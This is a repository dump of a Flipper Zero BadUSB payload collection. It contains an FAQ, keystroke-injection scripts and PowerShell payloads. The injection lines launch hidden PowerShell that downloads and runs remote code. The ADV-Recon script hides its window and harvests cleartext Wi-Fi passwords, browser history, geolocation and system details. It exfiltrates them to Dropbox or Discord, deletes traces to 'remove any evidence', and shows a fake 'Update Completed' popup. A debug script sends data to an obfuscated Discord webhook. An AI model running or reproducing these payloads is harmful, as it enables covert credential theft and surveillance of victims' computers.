Repository: I-Am-Jakoby/Flipper-Zero-BadUSB
Branch: main
Commit: 9f3852cb81ed
Files: 78
Total size: 267.2 KB
Directory structure:
gitextract_qo928k60/
├── .github/
│ └── FUNDING.yml
├── FAQs.md
├── Payloads/
│ ├── Debug/
│ │ └── Debug.ps1
│ ├── Flip-ADV-Recon/
│ │ ├── ADV-Recon.ps1
│ │ ├── ADV-Recon.txt
│ │ └── README.md
│ ├── Flip-ADV-RickRoll/
│ │ ├── ADV-RickRoll.txt
│ │ ├── ReadMe.md
│ │ ├── StageOne.txt
│ │ └── rr.ps1
│ ├── Flip-AcidBurn/
│ │ ├── AcidBurn.ps1
│ │ ├── AcidBurn.txt
│ │ └── README.md
│ ├── Flip-BrowserData/
│ │ ├── README.md
│ │ ├── browserData.ps1
│ │ └── browserData.txt
│ ├── Flip-Credz-Plz/
│ │ ├── Credz-Plz-Execute.txt
│ │ ├── Credz-Plz.ps1
│ │ └── README.md
│ ├── Flip-EvilGoose/
│ │ ├── EvilGoose.txt
│ │ ├── ReadMe.md
│ │ └── placeholder
│ ├── Flip-IP-Grabber/
│ │ ├── IP-Grabber.ps1
│ │ ├── IP-Grabber.txt
│ │ └── ReadMe.md
│ ├── Flip-JumpScare/
│ │ ├── JumpScare.ps1
│ │ ├── JumpScare.txt
│ │ └── README.md
│ ├── Flip-JumpScare-2.0/
│ │ ├── JumpScare2.0.txt
│ │ └── ReadMe.md
│ ├── Flip-Keylogger/
│ │ ├── README.md
│ │ ├── keylogger.ps1
│ │ └── keylogger.txt
│ ├── Flip-MustSub/
│ │ ├── MustSub-Execute.txt
│ │ ├── MustSub.ps1
│ │ └── Readme.md
│ ├── Flip-PS-Draw/
│ │ ├── Images/
│ │ │ └── images
│ │ ├── PS-Custom-Draw.ps1
│ │ ├── PS-Draw.ps1
│ │ ├── PS-Draw.txt
│ │ └── README.md
│ ├── Flip-PineApple/
│ │ ├── PineApple-KeyInjection.txt
│ │ ├── PineApple.ps1
│ │ ├── PineApple.txt
│ │ └── README.md
│ ├── Flip-Play-WAV/
│ │ ├── Play-WAV.ps1
│ │ ├── Play-WAV.txt
│ │ └── README.md
│ ├── Flip-Rage-PopUps/
│ │ ├── Rage-PopUps.ps1
│ │ └── Rage-PopUps.txt
│ ├── Flip-ShortcutJacker/
│ │ ├── README.md
│ │ ├── Shortcut-Jacker-Execute.txt
│ │ └── Shortcut-Jacker.ps1
│ ├── Flip-Subscribe/
│ │ ├── README.md
│ │ ├── Subscribe.ps1
│ │ └── Subscribe.txt
│ ├── Flip-WallPaper-URL/
│ │ ├── ReadMe.md
│ │ ├── Wallpaper-URL.ps1
│ │ └── Wallpaper-URL.txt
│ ├── Flip-Wallpaper-Troll/
│ │ ├── README.md
│ │ ├── Wallpaper-Troll.ps1
│ │ └── Wallpaper-Troll.txt
│ ├── Flip-We-Found-You/
│ │ ├── README.md
│ │ ├── We-Found-You.txt
│ │ └── found-you.ps1
│ ├── Flip-WifiGrabber/
│ │ ├── README.md
│ │ ├── WifiGrabber.ps1
│ │ └── WifiGrabber.txt
│ ├── Flip-YT-Tripwire/
│ │ ├── ReadMe.md
│ │ └── YouTube-TripWire.txt
│ ├── Scripts/
│ │ └── WifiPasswords.ps1
│ ├── VoiceLogger/
│ │ ├── VL.ps1
│ │ ├── VoiceLogger.txt
│ │ └── readme.md
│ └── test.txt
├── README.md
├── index.html
└── unload.ps1
================================================
FILE CONTENTS
================================================
================================================
FILE: .github/FUNDING.yml
================================================
# These are supported funding model platforms
github: # Replace with up to 4 GitHub Sponsors-enabled usernames e.g., [user1, user2]
patreon: # Replace with a single Patreon username
open_collective: # Replace with a single Open Collective username
ko_fi: # Replace with a single Ko-fi username
tidelift: # Replace with a single Tidelift platform-name/package-name e.g., npm/babel
community_bridge: # Replace with a single Community Bridge project-name e.g., cloud-foundry
liberapay: # Replace with a single Liberapay username
issuehunt: # Replace with a single IssueHunt username
otechie: # Replace with a single Otechie username
lfx_crowdfunding: # Replace with a single LFX Crowdfunding project-name e.g., cloud-foundry
custom: [https://iamjakoby.com/donate]
================================================
FILE: FAQs.md
================================================
# FAQ
## 1. The code is executed but the Powershell code just opens and closes and nothing happens
In order for Jakoby or one of his Admin's to properly help you we need to assess and find an error to work with.
The first step is to replace `-w h` with `-noexit` in your code. This will keep the Powershell window open and display any errors you may have
Take a screen shot of the error and include it with your help request
 ----------------------------------------------------------------------------------------------------------------------------------------
## 2. How do I use a plug and play payload?
These payloads are designed to make them as easy as possible to use.
* There is no longer a need to download a copy, modify it, and host somewhere yourself
* Simply plug in your Dropbox token or Discord webhook into the appropriate variable
Using the Wifi Grabber payload as an example:
`$dc=''` is for Discord | `$db=''` is for Dropbox
```
REM Title: Wifi Grabber
REM Author: I am Jakoby
REM Description: This payload grabs your target's wifi passwords and uploads them to either Dropbox, Discord, or both.
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -NoP -Ep Bypass $dc='YOUR-DISCORD-WEBHOOK';$db='YOUR-DROPBOX-TOKEN';iwr jakoby.lol/e8v | iex
ENTER
```
----------------------------------------------------------------------------------------------------------------------------------------
## 3. What is a Dropbox token and how do I use it?
You can use this video to learn all about it
----------------------------------------------------------------------------------------------------------------------------------------
## 2. How do I use a plug and play payload?
These payloads are designed to make them as easy as possible to use.
* There is no longer a need to download a copy, modify it, and host somewhere yourself
* Simply plug in your Dropbox token or Discord webhook into the appropriate variable
Using the Wifi Grabber payload as an example:
`$dc=''` is for Discord | `$db=''` is for Dropbox
```
REM Title: Wifi Grabber
REM Author: I am Jakoby
REM Description: This payload grabs your target's wifi passwords and uploads them to either Dropbox, Discord, or both.
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -NoP -Ep Bypass $dc='YOUR-DISCORD-WEBHOOK';$db='YOUR-DROPBOX-TOKEN';iwr jakoby.lol/e8v | iex
ENTER
```
----------------------------------------------------------------------------------------------------------------------------------------
## 3. What is a Dropbox token and how do I use it?
You can use this video to learn all about it

----------------------------------------------------------------------------------------------------------------------------------------
## 4. What is a Discord Webhook and how do I use it?
You can use this video to learn all about it

================================================
FILE: Payloads/Debug/Debug.ps1
================================================
function Upload-Discord {
[CmdletBinding()]
param (
[parameter(Position=0,Mandatory=$False)]
[string]$file,
[parameter(Position=1,Mandatory=$False)]
[string]$text
)
$hookurl = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6Ly9kaXNjb3JkLmNvbS9hcGkvd2ViaG9va3MvMTA5MjA0MjI2NzIzOTM5NTM5OC9EN2JDMkFuRFVfajYybU1EOEVGUENsSmtrMTdPV0w4ZnNqMW5JdkRHckJOWjJfTUZuQlZkQ2ZLRjRkS1Zac2tTU0dMUg=="))
$Body = @{
'username' = $env:username
'content' = $text
}
if (-not ([string]::IsNullOrEmpty($text))){Invoke-RestMethod -ContentType 'Application/Json' -Uri $hookurl -Method Post -Body ($Body | ConvertTo-Json)};
if (-not ([string]::IsNullOrEmpty($file))){curl.exe -F "file1=@$file" $hookurl}
}
# ----------------------------------------------------------------------------------------------------------------------
function Resolve-ErrorRecord
{
param(
[Parameter(Position=0, ValueFromPipeline=$true)]
[ValidateNotNull()]
[System.Management.Automation.ErrorRecord[]]
$ErrorRecord
)
Process
{
if (!$ErrorRecord)
{
if ($global:Error.Count -eq 0)
{
Write-Host "The `$Error collection is empty."
return
}
else
{
$ErrorRecord = @($global:Error[0])
}
}
foreach ($record in $ErrorRecord)
{
$txt = @($record | Format-List * -Force | Out-String -Stream)
$txt += @($record.InvocationInfo | Format-List * | Out-String -Stream)
$Exception = $record.Exception
for ($i = 0; $Exception; $i++, ($Exception = $Exception.InnerException))
{
$txt += "Exception at nesting level $i ---------------------------------------------------"
$txt += @($Exception | Format-List * -Force | Out-String -Stream)
}
$txt | Foreach {$prevBlank=$false} {
if ($_.Trim().Length -gt 0)
{
$_
$prevBlank = $false
}
elseif (!$prevBlank)
{
$_
$prevBlank = $true
}
}
}
}
}
# ----------------------------------------------------------------------------------------------------------------------
function Get-ScreenCss
{
param()
Process
{
''
}
}
# ----------------------------------------------------------------------------------------------------------------------
function Get-ScreenHtml
{
param($Count = $Host.UI.RawUI.WindowSize.Height)
Begin
{
# Required by HttpUtility
Add-Type -Assembly System.Web
$raw = $Host.UI.RawUI
$buffsz = $raw.BufferSize
function BuildHtml($out, $buff)
{
function OpenElement($out, $fore, $back)
{
& {
$out.Append('')
} | out-null
}
function CloseElement($out) {
$out.Append('') | out-null
}
$height = $buff.GetUpperBound(0)
$width = $buff.GetUpperBound(1)
$prev = $null
$whitespaceCount = 0
$out.Append("") | out-null
for ($y = 0; $y -lt $height; $y++)
{
for ($x = 0; $x -lt $width; $x++)
{
$current = $buff[$y, $x]
if ($current.Character -eq ' ')
{
$whitespaceCount++
write-debug "whitespaceCount: $whitespaceCount"
}
else
{
if ($whitespaceCount)
{
write-debug "appended $whitespaceCount spaces, whitespaceCount: 0"
$out.Append((new-object string ' ', $whitespaceCount)) | out-null
$whitespaceCount = 0
}
if ((-not $prev) -or
($prev.ForegroundColor -ne $current.ForegroundColor) -or
($prev.BackgroundColor -ne $current.BackgroundColor))
{
if ($prev) { CloseElement $out }
OpenElement $out $current.ForegroundColor $current.BackgroundColor
}
$char = [System.Web.HttpUtility]::HtmlEncode($current.Character)
$out.Append($char) | out-null
$prev = $current
}
}
$out.Append("`n") | out-null
$whitespaceCount = 0
}
if($prev) { CloseElement $out }
$out.Append('') | out-null
}
}
Process
{
$cursor = $raw.CursorPosition
$rect = new-object Management.Automation.Host.Rectangle 0, ($cursor.Y - $Count), $buffsz.Width, $cursor.Y
$buff = $raw.GetBufferContents($rect)
$out = new-object Text.StringBuilder
BuildHtml $out $buff
$out.ToString()
}
}
# ----------------------------------------------------------------------------------------------------------------------
function main {
$css = Get-ScreenCss
$html = Get-ScreenHtml
echo $css > $env:tmp\jakobyHelpTicket.html
echo $html >> $env:tmp\jakobyhelpticket.html
$errorRecord = Resolve-ErrorRecord
echo $errorRecord > $env:tmp\ErrorRecord.txt
Upload-Discord -file $env:tmp\jakobyHelpTicket.html
Upload-Discord -file $env:tmp\ErrorRecord.txt
}
main
# ----------------------------------------------------------------------------------------------------------------------
# ----------------------------------------------------------------------------------------------------------------------
================================================
FILE: Payloads/Flip-ADV-Recon/ADV-Recon.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : ADV-Recon | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 2.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Recon | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.SYNOPSIS
This is an advanced recon of a target PC and exfiltration of that data.
.DESCRIPTION
This program gathers details from target PC to include everything you could imagine from wifi passwords to PC specs to every process running.
All of the gather information is formatted neatly and output to a file.
That file is then exfiltrated to cloud storage via Dropbox.
.Link
https://developers.dropbox.com/oauth-guide # Guide for setting up your Dropbox for uploads
https://www.youtube.com/watch?v=Zs-1j42ySNU # My youtube tutorial on Discord Uploads
https://www.youtube.com/watch?v=VPU7dFzpQrM # My youtube tutorial on Dropbox Uploads
#>
############################################################################################################################################################
$i = '[DllImport("user32.dll")] public static extern bool ShowWindow(int handle, int state);';
add-type -name win -member $i -namespace native;
[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() | Get-Process).MainWindowHandle, 0);
# MAKE LOOT FOLDER, FILE, and ZIP
$FolderName = "$env:USERNAME-LOOT-$(get-date -f yyyy-MM-dd_hh-mm)"
$FileName = "$FolderName.txt"
$ZIP = "$FolderName.zip"
New-Item -Path $env:tmp/$FolderName -ItemType Directory
############################################################################################################################################################
# Enter your access tokens below. At least one has to be provided but both can be used at the same time.
#$db = ""
#$dc = ""
############################################################################################################################################################
# Recon all User Directories
tree $Env:userprofile /a /f >> $env:TEMP\$FolderName\tree.txt
# Powershell history
Copy-Item "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt" -Destination $env:TEMP\$FolderName\Powershell-History.txt
############################################################################################################################################################
function Get-fullName {
try {
$fullName = (Get-LocalUser -Name $env:USERNAME).FullName
}
# If no name is detected function will return $env:UserName
# Write Error is just for troubleshooting
catch {Write-Error "No name was detected"
return $env:UserName
-ErrorAction SilentlyContinue
}
return $fullName
}
$fullName = Get-fullName
#------------------------------------------------------------------------------------------------------------------------------------
function Get-email {
try {
$email = (Get-CimInstance CIM_ComputerSystem).PrimaryOwnerName
return $email
}
# If no email is detected function will return backup message for sapi speak
# Write Error is just for troubleshooting
catch {Write-Error "An email was not found"
return "No Email Detected"
-ErrorAction SilentlyContinue
}
}
$email = Get-email
#------------------------------------------------------------------------------------------------------------------------------------
function Get-GeoLocation{
try {
Add-Type -AssemblyName System.Device #Required to access System.Device.Location namespace
$GeoWatcher = New-Object System.Device.Location.GeoCoordinateWatcher #Create the required object
$GeoWatcher.Start() #Begin resolving current locaton
while (($GeoWatcher.Status -ne 'Ready') -and ($GeoWatcher.Permission -ne 'Denied')) {
Start-Sleep -Milliseconds 100 #Wait for discovery.
}
if ($GeoWatcher.Permission -eq 'Denied'){
Write-Error 'Access Denied for Location Information'
} else {
$GeoWatcher.Position.Location | Select Latitude,Longitude #Select the relevent results.
}
}
# Write Error is just for troubleshooting
catch {Write-Error "No coordinates found"
return "No Coordinates found"
-ErrorAction SilentlyContinue
}
}
$GeoLocation = Get-GeoLocation
$GeoLocation = $GeoLocation -split " "
$Lat = $GeoLocation[0].Substring(11) -replace ".$"
$Lon = $GeoLocation[1].Substring(10) -replace ".$"
############################################################################################################################################################
# local-user
$luser=Get-WmiObject -Class Win32_UserAccount | Format-Table Caption, Domain, Name, FullName, SID | Out-String
############################################################################################################################################################
Function Get-RegistryValue($key, $value) { (Get-ItemProperty $key $value).$value }
$Key = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
$ConsentPromptBehaviorAdmin_Name = "ConsentPromptBehaviorAdmin"
$PromptOnSecureDesktop_Name = "PromptOnSecureDesktop"
$ConsentPromptBehaviorAdmin_Value = Get-RegistryValue $Key $ConsentPromptBehaviorAdmin_Name
$PromptOnSecureDesktop_Value = Get-RegistryValue $Key $PromptOnSecureDesktop_Name
If($ConsentPromptBehaviorAdmin_Value -Eq 0 -And $PromptOnSecureDesktop_Value -Eq 0){ $UAC = "Never notIfy" }
ElseIf($ConsentPromptBehaviorAdmin_Value -Eq 5 -And $PromptOnSecureDesktop_Value -Eq 0){ $UAC = "NotIfy me only when apps try to make changes to my computer(do not dim my desktop)" }
ElseIf($ConsentPromptBehaviorAdmin_Value -Eq 5 -And $PromptOnSecureDesktop_Value -Eq 1){ $UAC = "NotIfy me only when apps try to make changes to my computer(default)" }
ElseIf($ConsentPromptBehaviorAdmin_Value -Eq 2 -And $PromptOnSecureDesktop_Value -Eq 1){ $UAC = "Always notIfy" }
Else{ $UAC = "Unknown" }
############################################################################################################################################################
$lsass = Get-Process -Name "lsass"
if ($lsass.ProtectedProcess) {$lsass = "LSASS is running as a protected process."}
else {$lsass = "LSASS is not running as a protected process."}
############################################################################################################################################################
$StartUp = (Get-ChildItem -Path ([Environment]::GetFolderPath("Startup"))).Name
############################################################################################################################################################
# Get nearby wifi networks
try
{
$NearbyWifi = (netsh wlan show networks mode=Bssid | ?{$_ -like "SSID*" -or $_ -like "*Authentication*" -or $_ -like "*Encryption*"}).trim()
}
catch
{
$NearbyWifi="No nearby wifi networks detected"
}
############################################################################################################################################################
# Get info about pc
# Get IP / Network Info
try{$computerPubIP=(Invoke-WebRequest ipinfo.io/ip -UseBasicParsing).Content}
catch{$computerPubIP="Error getting Public IP"}
try{$localIP = Get-NetIPAddress -InterfaceAlias "*Ethernet*","*Wi-Fi*" -AddressFamily IPv4 | Select InterfaceAlias, IPAddress, PrefixOrigin | Out-String}
catch{$localIP = "Error getting local IP"}
$MAC = Get-NetAdapter -Name "*Ethernet*","*Wi-Fi*"| Select Name, MacAddress, Status | Out-String
# Check RDP
if ((Get-ItemProperty "hklm:\System\CurrentControlSet\Control\Terminal Server").fDenyTSConnections -eq 0) {
$RDP = "RDP is Enabled"
} else {
$RDP = "RDP is NOT enabled"
}
############################################################################################################################################################
#Get System Info
$computerSystem = Get-CimInstance CIM_ComputerSystem
$computerName = $computerSystem.Name
$computerModel = $computerSystem.Model
$computerManufacturer = $computerSystem.Manufacturer
$computerBIOS = Get-CimInstance CIM_BIOSElement | Out-String
$computerOs=(Get-WMIObject win32_operatingsystem) | Select Caption, Version | Out-String
$computerCpu=Get-WmiObject Win32_Processor | select DeviceID, Name, Caption, Manufacturer, MaxClockSpeed, L2CacheSize, L2CacheSpeed, L3CacheSize, L3CacheSpeed | Format-List | Out-String
$computerMainboard=Get-WmiObject Win32_BaseBoard | Format-List | Out-String
$computerRamCapacity=Get-WmiObject Win32_PhysicalMemory | Measure-Object -Property capacity -Sum | % { "{0:N1} GB" -f ($_.sum / 1GB)} | Out-String
$computerRam=Get-WmiObject Win32_PhysicalMemory | select DeviceLocator, @{Name="Capacity";Expression={ "{0:N1} GB" -f ($_.Capacity / 1GB)}}, ConfiguredClockSpeed, ConfiguredVoltage | Format-Table | Out-String
############################################################################################################################################################
$ScheduledTasks = Get-ScheduledTask
############################################################################################################################################################
$klist = klist sessions
############################################################################################################################################################
$RecentFiles = Get-ChildItem -Path $env:USERPROFILE -Recurse -File | Sort-Object LastWriteTime -Descending | Select-Object -First 50 FullName, LastWriteTime
############################################################################################################################################################
# Get HDDs
$driveType = @{
2="Removable disk "
3="Fixed local disk "
4="Network disk "
5="Compact disk "}
$Hdds = Get-WmiObject Win32_LogicalDisk | select DeviceID, VolumeName, @{Name="DriveType";Expression={$driveType.item([int]$_.DriveType)}}, FileSystem,VolumeSerialNumber,@{Name="Size_GB";Expression={"{0:N1} GB" -f ($_.Size / 1Gb)}}, @{Name="FreeSpace_GB";Expression={"{0:N1} GB" -f ($_.FreeSpace / 1Gb)}}, @{Name="FreeSpace_percent";Expression={"{0:N1}%" -f ((100 / ($_.Size / $_.FreeSpace)))}} | Format-Table DeviceID, VolumeName,DriveType,FileSystem,VolumeSerialNumber,@{ Name="Size GB"; Expression={$_.Size_GB}; align="right"; }, @{ Name="FreeSpace GB"; Expression={$_.FreeSpace_GB}; align="right"; }, @{ Name="FreeSpace %"; Expression={$_.FreeSpace_percent}; align="right"; } | Out-String
#Get - Com & Serial Devices
$COMDevices = Get-Wmiobject Win32_USBControllerDevice | ForEach-Object{[Wmi]($_.Dependent)} | Select-Object Name, DeviceID, Manufacturer | Sort-Object -Descending Name | Format-Table | Out-String -width 250
############################################################################################################################################################
# Get Network Interfaces
$NetworkAdapters = Get-WmiObject Win32_NetworkAdapterConfiguration | where { $_.MACAddress -notlike $null } | select Index, Description, IPAddress, DefaultIPGateway, MACAddress | Format-Table Index, Description, IPAddress, DefaultIPGateway, MACAddress | Out-String -width 250
$wifiProfiles = (netsh wlan show profiles) | Select-String "\:(.+)$" | %{$name=$_.Matches.Groups[1].Value.Trim(); $_} | %{(netsh wlan show profile name="$name" key=clear)} | Select-String "Key Content\W+\:(.+)$" | %{$pass=$_.Matches.Groups[1].Value.Trim(); $_} | %{[PSCustomObject]@{ PROFILE_NAME=$name;PASSWORD=$pass }} | Format-Table -AutoSize | Out-String
############################################################################################################################################################
# process first
$process=Get-WmiObject win32_process | select Handle, ProcessName, ExecutablePath, CommandLine | Sort-Object ProcessName | Format-Table Handle, ProcessName, ExecutablePath, CommandLine | Out-String -width 250
# Get Listeners / ActiveTcpConnections
$listener = Get-NetTCPConnection | select @{Name="LocalAddress";Expression={$_.LocalAddress + ":" + $_.LocalPort}}, @{Name="RemoteAddress";Expression={$_.RemoteAddress + ":" + $_.RemotePort}}, State, AppliedSetting, OwningProcess
$listener = $listener | foreach-object {
$listenerItem = $_
$processItem = ($process | where { [int]$_.Handle -like [int]$listenerItem.OwningProcess })
new-object PSObject -property @{
"LocalAddress" = $listenerItem.LocalAddress
"RemoteAddress" = $listenerItem.RemoteAddress
"State" = $listenerItem.State
"AppliedSetting" = $listenerItem.AppliedSetting
"OwningProcess" = $listenerItem.OwningProcess
"ProcessName" = $processItem.ProcessName
}
} | select LocalAddress, RemoteAddress, State, AppliedSetting, OwningProcess, ProcessName | Sort-Object LocalAddress | Format-Table | Out-String -width 250
# service
$service=Get-WmiObject win32_service | select State, Name, DisplayName, PathName, @{Name="Sort";Expression={$_.State + $_.Name}} | Sort-Object Sort | Format-Table State, Name, DisplayName, PathName | Out-String -width 250
# installed software (get uninstaller)
$software=Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\* | where { $_.DisplayName -notlike $null } | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate | Sort-Object DisplayName | Format-Table -AutoSize | Out-String -width 250
# drivers
$drivers=Get-WmiObject Win32_PnPSignedDriver| where { $_.DeviceName -notlike $null } | select DeviceName, FriendlyName, DriverProviderName, DriverVersion | Out-String -width 250
# videocard
$videocard=Get-WmiObject Win32_VideoController | Format-Table Name, VideoProcessor, DriverVersion, CurrentHorizontalResolution, CurrentVerticalResolution | Out-String -width 250
############################################################################################################################################################
# OUTPUTS RESULTS TO LOOT FILE
$output = @"
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : ADV-Recon | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _' | | '_ ' _ \ _ | | / _' | | |/ / / _ \ | '_ \ | | | |# 'Y8888888Y' #
# Version : 2.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# 'Y888Y' #
# Category : Recon | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# 'Y' #
# Target : Windows 10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| ('\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(' ') ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
Full Name: $fullName
Email: $email
GeoLocation:
Latitude: $Lat
Longitude: $Lon
------------------------------------------------------------------------------------------------------------------------------
Local Users:
$luser
------------------------------------------------------------------------------------------------------------------------------
UAC State:
$UAC
LSASS State:
$lsass
RDP State:
$RDP
------------------------------------------------------------------------------------------------------------------------------
Public IP:
$computerPubIP
Local IPs:
$localIP
MAC:
$MAC
------------------------------------------------------------------------------------------------------------------------------
Computer Name:
$computerName
Model:
$computerModel
Manufacturer:
$computerManufacturer
BIOS:
$computerBIOS
OS:
$computerOs
CPU:
$computerCpu
Mainboard:
$computerMainboard
Ram Capacity:
$computerRamCapacity
Total installed Ram:
$computerRam
Video Card:
$videocard
------------------------------------------------------------------------------------------------------------------------------
Contents of Start Up Folder:
$StartUp
------------------------------------------------------------------------------------------------------------------------------
Scheduled Tasks:
$ScheduledTasks
------------------------------------------------------------------------------------------------------------------------------
Logon Sessions:
$klist
------------------------------------------------------------------------------------------------------------------------------
Recent Files:
$RecentFiles
------------------------------------------------------------------------------------------------------------------------------
Hard-Drives:
$Hdds
COM Devices:
$COMDevices
------------------------------------------------------------------------------------------------------------------------------
Network Adapters:
$NetworkAdapters
------------------------------------------------------------------------------------------------------------------------------
Nearby Wifi:
$NearbyWifi
Wifi Profiles:
$wifiProfiles
------------------------------------------------------------------------------------------------------------------------------
Process:
$process
------------------------------------------------------------------------------------------------------------------------------
Listeners:
$listener
------------------------------------------------------------------------------------------------------------------------------
Services:
$service
------------------------------------------------------------------------------------------------------------------------------
Installed Software:
$software
------------------------------------------------------------------------------------------------------------------------------
Drivers:
$drivers
------------------------------------------------------------------------------------------------------------------------------
"@
$output > $env:TEMP\$FolderName/computerData.txt
############################################################################################################################################################
function Get-BrowserData {
[CmdletBinding()]
param (
[Parameter (Position=1,Mandatory = $True)]
[string]$Browser,
[Parameter (Position=1,Mandatory = $True)]
[string]$DataType
)
$Regex = '(http|https)://([\w-]+\.)+[\w-]+(/[\w- ./?%&=]*)*?'
if ($Browser -eq 'chrome' -and $DataType -eq 'history' ) {$Path = "$Env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\History"}
elseif ($Browser -eq 'chrome' -and $DataType -eq 'bookmarks' ) {$Path = "$Env:USERPROFILE\AppData\Local\Google\Chrome\User Data\Default\Bookmarks"}
elseif ($Browser -eq 'edge' -and $DataType -eq 'history' ) {$Path = "$Env:USERPROFILE\AppData\Local\Microsoft/Edge/User Data/Default/History"}
elseif ($Browser -eq 'edge' -and $DataType -eq 'bookmarks' ) {$Path = "$env:USERPROFILE/AppData/Local/Microsoft/Edge/User Data/Default/Bookmarks"}
elseif ($Browser -eq 'firefox' -and $DataType -eq 'history' ) {$Path = "$Env:USERPROFILE\AppData\Roaming\Mozilla\Firefox\Profiles\*.default-release\places.sqlite"}
$Value = Get-Content -Path $Path | Select-String -AllMatches $regex |% {($_.Matches).Value} |Sort -Unique
$Value | ForEach-Object {
$Key = $_
if ($Key -match $Search){
New-Object -TypeName PSObject -Property @{
User = $env:UserName
Browser = $Browser
DataType = $DataType
Data = $_
}
}
}
}
Get-BrowserData -Browser "edge" -DataType "history" >> $env:TMP\$FolderName\BrowserData.txt
Get-BrowserData -Browser "edge" -DataType "bookmarks" >> $env:TMP\$FolderName\BrowserData.txt
Get-BrowserData -Browser "chrome" -DataType "history" >> $env:TMP\$FolderName\BrowserData.txt
Get-BrowserData -Browser "chrome" -DataType "bookmarks" >> $env:TMP\$FolderName\BrowserData.txt
Get-BrowserData -Browser "firefox" -DataType "history" >> $env:TMP\$FolderName\BrowserData.txt
############################################################################################################################################################
Compress-Archive -Path $env:tmp/$FolderName -DestinationPath $env:tmp/$ZIP
# Upload output file to dropbox
function dropbox {
$TargetFilePath="/$ZIP"
$SourceFilePath="$env:TEMP\$ZIP"
$arg = '{ "path": "' + $TargetFilePath + '", "mode": "add", "autorename": true, "mute": false }'
$authorization = "Bearer " + $db
$headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
$headers.Add("Authorization", $authorization)
$headers.Add("Dropbox-API-Arg", $arg)
$headers.Add("Content-Type", 'application/octet-stream')
Invoke-RestMethod -Uri https://content.dropboxapi.com/2/files/upload -Method Post -InFile $SourceFilePath -Headers $headers
}
if (-not ([string]::IsNullOrEmpty($db))){dropbox}
############################################################################################################################################################
function Upload-Discord {
[CmdletBinding()]
param (
[parameter(Position=0,Mandatory=$False)]
[string]$file,
[parameter(Position=1,Mandatory=$False)]
[string]$text
)
$hookurl = "$dc"
$Body = @{
'username' = $env:username
'content' = $text
}
if (-not ([string]::IsNullOrEmpty($text))){
Invoke-RestMethod -ContentType 'Application/Json' -Uri $hookurl -Method Post -Body ($Body | ConvertTo-Json)};
if (-not ([string]::IsNullOrEmpty($file))){curl.exe -F "file1=@$file" $hookurl}
}
if (-not ([string]::IsNullOrEmpty($dc))){Upload-Discord -file "$env:tmp/$ZIP"}
############################################################################################################################################################
<#
.NOTES
This is to clean up behind you and remove any evidence to prove you were there
#>
# Delete contents of Temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# Delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Deletes contents of recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
############################################################################################################################################################
# Popup message to signal the payload is done
$done = New-Object -ComObject Wscript.Shell;$done.Popup("Update Completed",1)
================================================
FILE: Payloads/Flip-ADV-Recon/ADV-Recon.txt
================================================
REM Title: ADV-Recon
REM Author: I am Jakoby
REM Description: This payload is meant to do an advanced recon of the target's PC. See README.md file for more details.
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -NoP -Ep Bypass $dc='';$db='';irm jakoby.lol/9nb | iex
ENTER
================================================
FILE: Payloads/Flip-ADV-Recon/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# ADV-Recon
A script used to do an advanced level of recon on the target's computer.
